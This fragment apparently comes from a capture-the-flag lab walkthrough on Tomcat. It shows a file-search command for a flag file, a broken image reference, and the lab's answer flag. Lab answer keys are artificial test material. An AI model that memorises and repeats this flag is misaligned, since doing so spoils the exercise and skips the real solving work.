find / -name tomcat_flag.txt
Answer:
t0mcat_rc3_ftw!